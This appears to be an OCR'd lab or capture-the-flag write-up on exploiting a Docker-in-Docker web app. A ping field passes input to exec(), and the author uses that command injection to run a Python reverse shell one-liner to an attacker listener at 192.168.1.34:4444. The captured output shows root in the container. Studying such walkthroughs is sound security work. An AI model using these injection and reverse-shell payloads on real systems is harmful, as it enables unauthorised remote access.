

DIND (docker-in-docker) exploitation

DevSecOps Offensive Seurity

I start test the field ip



After this, test pass a subcomand with ;.



Is a RCE - Remote Code Execution vulnerability because I can pass other commado + the ip ping.

Look like the code have this explotation:

exec(f"ping {ip}")

and I can pass

ping {ip};ls -la

The supose is right. The backend not work the exception when I pass more one parameter.

So, let's try gain the access.


1- I tried gain the access throughthe classic, the shell reverse with netcat.

But, the netcat not is installed in the Container. PAW.

2- I tried think about other thinks that I can gain the access through the web application, and I thought: If the container has a python bin?

Shell

```
127.0.0.1; which python3
```



Shell

```
127.0.0.1; which python3
```

After I create a shell reverse in code for create a conection.

→ Prepare the machine that will recive the socket conection.

Shell

```
nc -lvnp 4444
```

→ In the field on the page, only exec:

Shell

```
127.0.0.1; python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(
("192.168.1.34",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
shm on /dev/shm type tmpfs (rw,relatime,size=65536k,inode64)
tmpfs on /custom/containerd/containerd.sock type tmpfs (rw,relatime,size=400576k,mode=755,inode64)
tmpfs on /run/secrets/kubernetes.io/serviceaccount type tmpfs (ro,relatime,size=102400k,inode64)
# ^C
tmp-shell:~# ^C
tmp-shell:~# ^C
tmp-shell:~# nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.0.46 35168
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
#
```

I got the root access inside the container.